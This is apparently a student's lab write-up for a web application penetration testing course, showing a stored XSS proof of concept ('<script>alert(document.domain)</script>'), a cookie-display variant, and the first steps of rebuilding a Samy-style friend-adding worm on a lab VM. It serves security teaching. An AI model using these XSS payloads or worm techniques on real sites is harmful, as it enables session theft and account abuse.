WAPT Assignment

Ivan Ng S10258382

❖ TASKS


4.1)

Researching the topic, I have found that the Samy XSS worm is a **stored XSS attack**. The SAMY worm malicious script is stated to be permanently stored on the target server, hence the database followed by execution whenever a user visits the affected page.


Based on https://en.wikipedia.org/wiki/Samy_(computer_worm) , the malicious payload was stored on profiles of users and executed whenever other users viewed the compromised profiles. Allowing the worm to replicate itself rapidly across user profiles on the platform

4.2)


Successfully installed Ubuntu 22 VM




obtaining ip address


Ubuntu 22 64-bit - VMware Workstation
File Edit View VM Tabs Help
Ubuntu 22 64-bit
Activities Terminal
Jun 30 15:55
student@student: ~
(venv) student@student:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.1.6 netmask 255.255.255.0 broadcast 10.10.1.255
inet6 fe80::9011:d146:c51a:6cb2 prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:69:61:d4 txqueuelen 1000 (Ethernet)
RX packets 31194 bytes 39890663 (39.8 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6673 bytes 1039287 (1.0 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1154 bytes 152821 (152.0 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1154 bytes 152821 (152.0 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(venv) student@student:~$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

ports


Ubuntu 22 64-bit - VMware Workstation
File Edit View VM Tabs Help
Ubuntu 22 64-bit
kali-linux-2023.3-vmware-am...
Activities Terminal
Jun 30 16:10
student@student: ~
(venv) student@student:~$ netstat -?
usage: netstat [-vWeenNcCF] [<AF>] -r netstat {-V|--version|-h|--help}
netstat [-vWnNcaeol] [<Socket> ...]
netstat { -vWeenNac} -i | [-cnNe] -M | -s [-6tuw] }
-r, --route display routing table
-i, --interfaces display interface table
-g, --groups display multicast group memberships
-s, --statistics display networking statistics (like SNMP)
-M, --masquerade display masqueraded connections
-v, --verbose be verbose
-W, --wide don't truncate IP addresses
-n, --numeric don't resolve names
--numeric-hosts don't resolve host names
--numeric-ports don't resolve port names
--numeric-users don't resolve user names
-N, --symbolic resolve hardware names
-e, --extend display other/more information
-p, --programs display PID/Program name for sockets
-o, --timers display timers
-c, --continuous continuous listing
-l, --listening display listening server sockets
-a, --all display all sockets (default: connected)
-F, --fib display Forwarding Information Base (default)
-C, --cache display routing cache instead of FIB
-Z, --context display SELinux security context for sockets
<Socket>={-t|--tcp} {-u|--udp} {-U|--udplite} {-S|--sctp} {-w|--raw}
{-x|--unix} --ax25 --tipc --netrom
<AF>=Use '-6|-4' or '-A <af>' or '--<af>'; default: inet
List of possible address families (which support routing):
inet (DARPA Internet) inet6 (IPv6) ax25 (AMPR AX.25)
netrom (AMPR NET/ROM) tipc (Novell IPX) ddp (Appletalk DDP)
x25 (CCITT X.25)
(venv) student@student:~$ sudo netstat -ntlp
[sudo] password for student:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN 553/systemd-resolve
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 4228/nginx: master
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 840/sshd: /usr/sbin
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 809/cupsd
tcp 0 0 0.0.0.0:34126 0.0.0.0:* LISTEN 4372/python3
tcp6 0 0 :::22 :::* LISTEN 840/sshd: /usr/sbin
tcp6 0 0 ::1:631 :::* LISTEN 809/cupsd
(venv) student@student:~$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


From the kali machine:




kali machine is able to access the server via web browser as the VM network configuration allows them to communicate, additionally the web server is running on port 80, allowing the kali to access it on a web browser

4.3)


Firstly, when we update user details into our description, we can observe that a popup is shown



hence, we shall try injecting xss code into the server




Now when a user attempts to enter the server, they are met with the following page:



Now upon the successful payload, the payload I have created is
“<script>alert(document.domain)</script>”
the <script></script> headers allow me to create a header and inject the “alert()” function into the payload, signifying that there is an XSS vulnerability within the application.


4.4)

Simply by modifying the payload to “document.cookie” we are able to display the current user’s cookie




4.5)

To start, we need to identify the request page when viewing samy’s page




from here, we can observe that there is a GET /profile/samy request when a user visits samy's page.

Next, we need to analyse adding samy as a friend, hence we shall send it to the repeater to analyse the request and response details




from here we can see that the function *{ "friend":"samy" }* is the function that adds samy as a friend, hence we shall attempt to apply it into the payload.
Additionally, the link is in a POST /friend

To begin our XSS payload, we shall start by logging in as samy and updating our profile description.



Since updating the description is an XSS vulnerability, we shall use the burpsuite proxy to alter our description to a xss.

